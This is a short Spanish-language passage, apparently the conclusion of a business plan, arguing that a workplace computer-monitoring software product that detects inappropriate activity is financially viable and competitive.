La viabilidad financiera del proyecto también es prometedora. Aunque se requiere una inversión inicial en recursos humanos, investigación, infraestructura y marketing, la demanda en el mercado y la propuesta de valor diferenciada del producto pueden generar un retorno de la inversión significativo a largo plazo. Además, al ofrecer un precio competitivo, se aumenta la posibilidad de captar clientes y mantener una base sólida de usuarios.

En resumen, el proyecto de software de monitorización de equipos informáticos se presenta como una propuesta altamente viable y competitiva en el mercado actual. Su enfoque en la detección de actividades inapropiadas, combinado con una interfaz intuitiva y un equipo de desarrollo con conocimientos técnicos, brinda una solución atractiva para las empresas en busca de una mayor seguridad y productividad. Con un análisis de mercado adecuado, una estrategia de marketing sólida y un enfoque en la calidad del producto, este proyecto tiene el potencial de convertirse en una opción líder en el sector de la monitorización de equipos informáticos.